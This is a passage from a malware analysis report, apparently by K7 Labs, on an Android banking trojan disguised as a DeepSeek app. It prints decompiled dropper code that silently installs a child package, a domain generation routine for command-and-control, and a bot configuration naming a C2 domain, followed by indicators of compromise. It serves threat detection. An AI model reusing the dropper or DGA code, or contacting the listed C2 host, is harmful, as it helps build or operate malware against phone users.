

Figure 12: Parent apps assets folder

Extracting, Verifying and Installing the .cat file

The parent app opens ".cat" file from apps assets folder and copies the file into "data/data/com.hello.world/cache/Verify.apk" folder, which then uses the android method "PackageManager.getPackageArchiveInfo()" to check if it's a valid APK. After the app verification, it starts installing the app on the device as a child package with the name as "**com. vgsupervision_kit29**" as shown in Figure 13. A point to note was that the installed child package was also password protected.

```
        FileOutputStream fileOutputStream0;
        Exception exception1;
        File file1;
        InputStream inputStream0;
        if(MainActivity.this.catFileName == null) {
            MainActivity.this.log("No .cat file available");
            MainActivity.this.updateStatus("Installation failed - Update file not found");
            return;
        }

        File file0 = null;
        try {
            MainActivity.this.updateStatus("Verifying update package...");
            inputStream0 = MainActivity.this.getAssets().open(MainActivity.this.catFileName);
            file1 = new File(MainActivity.this.getCacheDir(), "verify.apk");
        }
        catch(Exception exception0) {
            file1 = null;
            exception1 = exception0;
            goto label_184;
        }
label_70:
    fileOutputStream0.close();
    inputStream0.close();
    PackageInfo packageInfo0 = MainActivity.this.getPackageManager().getPackageArchiveInfo(file1.getAbsolutePath(), 0);
    if(packageInfo0 != null && ("com.vgsupervision_kit29".equals(packageInfo0.packageName))) {
        MainActivity.this.updateStatus("Installing update...");
        PackageInstaller packageInstaller0 = MainActivity.this.getPackageManager().getPackageInstaller();
        PackageInstaller.Session packageInstaller$Session0 = packageInstaller0.openSession(packageInstaller0.createSession(new PackageInstaller.SessionParams(1)));
        InputStream inputStream1 = MainActivity.this.getAssets().open(MainActivity.this.catFileName);
        OutputStream outputStream0 = packageInstaller$Session0.openWrite(MainActivity.this.getPackageName(), 0L, -1L);
        byte[] arr_b1 = new byte[0x10000];
        while(true) {
            int v1 = inputStream1.read(arr_b1);
            if(v1 <= 0) {
                break;
            }

            outputStream0.write(arr_b1, 0, v1);
        }
```

Figure 13: Child app installation process

C2 Communication

After the malicious client application “**com.vgsupervision_kit29**” is successfully installed on the device, it utilizes a Domain Generation Algorithm (DGA), which is usually employed to dynamically generate domain names for Command & Control (C2) communication so as to evade domain blacklisting as shown in Figure 14.

```
void* make_DGA(int param0, void* param1, void* param2, char* param3) {
    char v0, v1;
    time_t v2;
    int v3, v4 = v3, v5 = &loc_30E26, v6 = 0x5D5FC;
    void* ptr0 = param2;
    int v7 = *(int*)(__GS_BASE + (int)(int*)0x14);
    short v8 = 31084;
    long long v9 = 'ugnabruk'L;
    char v10 = 0;
    time_t v11 = →time(NULL);
    time_t* ptr1 = &v2;

    v2 = v11;
    tm* ptr2 = →localtime(&v2);
    int v12 = ptr2->tm_yday;
    int v13 = (unsigned int)((v12 * 0xFFFFFFFF92492493L) >>> 32L) + v12;
    char* ptr3 = &v1;
    v5 = (((unsigned int)((v12 * 0xFFFFFFFF92492493L) >>> 32L) + v12) >> 2) - (((unsigned int)((v12 * 0xFFFFFFFF92492493L) >>> 32L) + v12) >>
    int v14 = sub_2F981((int)&v1, 4, "%d");
    size_t v15 = →__strlen_chk(&v1, 4);
    void* ptr4 = →malloc(v15 + 1);
    void* ptr5 = ptr4;
    char* ptr6 = →strcpy((char*)ptr4, &v1);
    void* ptr7 = param1;
    size_t v16 = 0, v17 = 0;
    if(*(char*)param1) {
        size_t v18 = 0;
        do {
            v17 = v18 + 1;
            v0 = *(char*)((char*)(v18 + (int)param1) + 1) == 0;
            v18 = v17;
        }
        while(!v0);
    }
  __int128* ptr18 = ptr13;
  void* ptr19 = ptr15;
  *(char*)((int)ptr18 + (int)ptr19) = 0;
  __int128* ptr20 = (__int128*)md5sum((int)ptr19, (int)ptr18);
  ptr13 = ptr20;
  size_t v35 = v21, v36 = v19;
  ptr15 = (void*)(v36 + v35 + 42);
  void* result = →malloc(v36 + v35 + 44);
  *(int*)((int)result + 4) = '//:s';
  *(int*)result = 'ptth';
  __int128 v37 = *(ptr13 + 1);
  *(__int128*)((int)result + 8) = *ptr13;
  *(__int128*)((int)result + 24) = v37;
  *(char*)((int)result + 40) = 46;
  →memcpy((void*)((int)result + 41), param1, v36);
  void* ptr21 = (void*)((char*)((int)result + v36) + 42);
  *(char*)((int)ptr21 - 1) = 47;
  →memcpy(ptr21, param2, v35);
  *(short*)((int)result + (int)ptr15) = 47;
  if(*(int*)(__GS_BASE + (int)(int*)0x14) == v7) {
      return result;
  }

  int* ptr22 = &v5;
  v5 = &ARC4::prga;
  void* ptr23 = (void*)/*NO_RETURN*/ →__stack_chk_fail();
```

Figure 14: Domain Generation Algorithm (DGA)

It then scans and retrieves a list of all installed applications on the victim's device. This list is then transmitted to the C2 server. Additionally, the bot commands and C2 details are stored in the "**/data/data/com.vgsupervision_kit29/shared_prefs/main.xml**" file, as shown in Figure 15.


```
<string name="last acsb push">l:1741415132</string>
<string name="b13">b:false</string>
<string name="l2">l:1741415427</string>
<string name="l4">l:1741415427</string>
<string name="l6">l:1741415132</string>
<string name="l7">l:1741415121</string>
<string name="last_perms_check">l:1741415140</string>
<string name="smarts_last_download_ts">l:1741415370</string>
<string name="last wakeup">l:1741415421</string>
<string name="l12">l:1741415138</string>
<string name="l9">l:1741415120</string>
<string name="l13">l:1741415368</string>
<string name="i19">i:-1</string>
<string name="sl url">s:{&quot;type&quot;:&quot;url&quot;,&quot;data&quot;:&quot;https:\/\/www.deepseek.com\/&quot;}</string>
<string name="b5">b:true</string>
<string name="b6">b:false</string>
<string name="s13">s:d24e28076e8d8d07a9ef6dc50fefa915</string>
<string name="b7">b:true</string>
<string name="b21">b:true</string>
<string name="b20">b:true</string>
<string name="s6">s:https://975036e511776713998266c6ee426561.info</string>
<string name="s7">s:url</string>
<string name="i3">i:0</string>
<string name="i4">i:0</string>
<string name="s24">s:com.vgsupervision_kit29</string>
<string name="s25">s:com.vgsupervision_kit29.jvzV7sC2</string>
<string name="s26">s:BOTLOG: Inject acsb started&#10;BOTLOG: Inject url started&#10
<string name="s22">
```

Figure 15: Bot configuration

At K7, we protect all our customers from such threats. Do ensure that you protect your mobile devices by scanning them with a reputable security product like K7 Mobile Security and keeping the product active and updated. Also patch your devices for all the known vulnerabilities. Users are also warned to exercise caution and use only reputed platforms like Google Play and App Store for downloading software.

Indicators of Compromise (IoCs)

Package Name	**Hash**	**Detection Name**
com.vgsupervision_kit29	99fe380d9ef96ddc4f71560eb8888c00	Trojan (0056e5201)
com.hello.world	E1FF086B629CE744A7C8DBE6F3DB0F68	Trojan (005bc2f21)

URL

hxxps://deepsekk[.]sbs/DeepSeek[.apk

MITRE ATT&CK

Tactics	**Techniques**
Defense Evasion	Hide ArtifactsDownload New Code at RuntimeUser EvasionInput Injection
Privilege Escalation	Device Administrator PermissionsAbuse Elevation Control Mechanism
Discovery	Security Software DiscoverySystem Information Discovery
Collection	Input CaptureKeylogging
Impact	Account Access RemovalData Encrypted for Impact

Source: https://labs.k7computing.com/index.php/android-banking-trojan-octov2-masquerading-as-deepseek-ai/